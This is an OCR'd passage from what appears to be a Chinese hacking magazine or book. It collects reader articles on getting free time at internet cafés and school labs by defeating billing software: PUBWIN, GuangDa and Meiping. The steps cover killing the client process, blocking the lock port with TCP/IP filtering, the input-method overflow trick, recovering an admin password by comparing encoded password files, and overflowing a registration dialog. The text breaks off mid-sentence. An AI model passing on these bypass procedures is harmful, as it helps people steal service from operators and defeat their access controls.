


图1

再讲一下进程结束的先后顺序：RUND1L.exe—RECLOCK.exe—PUBWIN.exe。前一阵子我迷上了NBA2004，用此法我可没少玩，好爽啊。事情本应就此结束，但后来的经历又让我旧事重提。

当初禁止RUND1L.exe进程的时候，我是毫无根据的，可能是心里想的现在流行的木马都采用进程插入的技术，莫非PUBWIN也有此一招！不过进程插入的木马一般都是DLL，而此进程是以exe为后缀的可执行文件。不过一看此文件就不是什么好东东，如果它叫RUNDLL.exe就不会这么认为了，用过木马的人都应该知道，木马的名字都会同系统固有文件名相似，但不能相同。这个进程让人一看就想与木马联系起来。刚开始的时候也没有考虑那么多，就结束这个进程，没想到竟误打误撞的成功了，现在可以肯定的说就是这个RUND1L.exe搞的鬼了。

一次我在用“绿鹰PC万能精灵”的时候，软件提示我发现木马，当时我没太在意，就按照提示将木马清除了，如图2。




图2

后来回想起来，终于明白了。网管竟然在网吧下马，太狠毒了吧。我有些愤怒了，这RUND1L.exe竟然是木马，但或许这是PUBWIN为了防止进程被查杀而设下的东东呢（进行远程控制）。不过无论如何，此文件却实在要不得。建议上机后就将其查杀，没有哪一个黑客希望自己的一举一动被网管监视吧！

再提醒一下大家，这个RUND1L.exe可能会改名的，细心的检查一下系统的进程你应该很容易的将其从系统中揪出来的。好了，RUND1L.exe问题就讨论到这里吧。

“绿鹰PC万能精灵”上有一项功能叫网络监控。一次上网时发现PUBWIN服务器向网吧子机下锁定机器的命令端口为1073。端口是计算机与外界连接的通道，知道了端口就好办了，用一些方法将其禁用，那么就可以在会员时间用完后免费上网了。

怎样限制或关闭一些端口呢？用一些相关的软件就可以了。如果是Windows2000/XP系统的电脑，就可以用系统自带的“TCP/IP筛选”功能来限制端口了。




图3

具体的设置如下：

1．鼠标右击“本地连接”，点“属性”，弹出“本地连接属性”对话框。

2．选择“此连接使用下列选定的组件”列表中的“Internet协议（TCP/IP）”，然后点“属性”按钮，如图3。

3．在弹出的“Internet协议（TCP/IP）”对话框中点击“高级”按钮，如图4。




图4

4．在弹出的“TCP/IP筛选”中选“启用TCP/IP筛选”复选框，然后把左边的“TCP端口”上的“只允许”选上，如图5，图6。




图5




图6

好了，接下来的工作，你自己做吧，不用我来教了吧！


（文章中涉及到的程序绿鹰PC万能精灵已经收录于光盘中）

完全手工破解光大网管

吴钦忠

光大网管，功能和安全性一点都不比航空母舰级别的PUBWIN差，想免费上网的菜鸟兄弟们遇到它可就凶多吉少了。

开机后，首先它会把桌面全部屏蔽，如图，如果用智能ABC溢出漏洞（就是把输入法调到智能ABC，依次按下 "v"、"向上箭头"、"Delele"、"回车键"，80%的管理软件就玩完喽），光大网管会被打死，但是，不出一秒，它马上会又蹦出来，这条路根本行不通！



还有，它的主程序很难找，后来知道它的主程序是在C:\winnt\system32里，不知道开机用dos能不能直接删除了它呢？反正我这里开机连dos都屏蔽了，命苦啊！

废话少说，下面开始破解！

首先介绍一种常规的破解网吧管理软件的方法：先下载你要破解的软件的客户端，在自己电脑上装好，服务端设置密码，比如654321，进入收费状态后，用WINHEX查找内存。选择你装的管理程序，比如PUBWIN的是pubwin，旧版万象的是client，选择查找字符串654321，然后就来到一个内存地址，记下这个地址，呵呵，要的就是它。赶紧到装相同管理软件的网吧，用WINHEX查同样的地址，怎么样，密码就在眼皮底下了吧^o^

按照这个思路，我下载了光大网管的客户端，密码654321装好，但是以管理模式进入时，光大网管竟然完全退出了！查内存？此路不通~~

我一筹莫展，无聊地翻找光大网管的安装文件，发现在"安装配置"这个文件夹里有个"配置客户端超级密码.exe"的程序，旁边还有一个奇怪的文件"ZW.PW"。

我突然有种预感：莫非……

我故意设置了一个6位的密码，用记事本打开"ZW.PW"，原来是一串6位的乱码！很明显，光大网管的配置密码经过加密后存放在"ZW.PW"这个文件中，问题就有突破口了——从"ZW.PW"中破解出真正的密码。

我于是做了最简单的尝试，先在"配置客户端超级密码.exe"写个一位数的密码，比如"5"，"ZW.PW"中显示"="（无引号），然后又写密码"59"，"ZW.PW"中显示"=3"。到此为止，聪明的读者可能已经猜出我是怎么"完全手工破解光大网管密码"了吧^o^

于是本人跑到装光大网管的网吧，寻找到ZW.PW这个文件（我是在网吧的e:\bar\安装配置\ZW.PW里找到的哦），马上备份出来！用记事本打开，里面是"?1D0>*9"（无引号），接着用"配置客户端超级密码.exe"写上个一位数密码7，按确定，呵呵，正好是"?"，乱码的第一位，接着再写75，ZW.PW显示"?/"，跟备份出的那个ZW.PW的第二位不一样！马上换77，ZW.PW显示"?1"一样了吧。就这样，一步一步紧逼，不到20分钟，7位数的密码就破出来了：7775241。

当然，并不是每位兄弟都那么好运，遇到没把安装文件删除的网吧，此文只是提供一种破解密码的方法罢了。

至此，破解完毕，没什么高深的东西，只是利用了光大网管的安装配置程序罢了。当我们要破解软件时，首先要弄清楚网吧管理程序到底把密码放到什么地方了呢？是程序本身、配置文件还是注册表里呢？相信只要大家多动脑筋，没什么难得住我们。

（本章中涉及到的程序光大网管收费端已经收录在光盘中）

破解美萍新招

赵学通

我们学校机房里的电脑用的是美萍计费器。以前存在N多漏洞：输入法漏洞、FlashGet漏洞，同学们有的时候就用这种老方法实现免费上网，后来管理员屏蔽了这些漏洞，又有一些人利用在DOS下删除美萍计费软件达到免费上网的目的。

小提示： 这些脱机上网的方法虽然很久以前就公布了，但还有很多的网吧能用这些方法免费上网，毕竟网吧里网管的安全意识普遍还不是很高。

后来，管理员把以上漏洞都给屏蔽了，就又有许多同学研究如何免费上网，给会员加钱当然这是一个最好的办法，但这里我说一个新的思路。也许这个漏洞早已被各位前辈发现了，但我目前还没有网上看到这种方法，因此这里我就提一下吧。这里我们用美萍带的"软件注册"达到免费上网的目的。

1.首先点"开始"菜单里的"软件注册"，打开后如图1。这里"序列号"随便填，"注册号"里这样填：先用"w"把方框填满，接着输入"q"，输入多少看情况，一般输到一半（注：字母可以随便填），如图2。




图1




图2

2.这时点"注册"按钮，就出现了图2所示的非法操作错误。如果没出现非法操作错误，而是出现如图3注册失败的错误，大家可以再在注册号里多输入些其

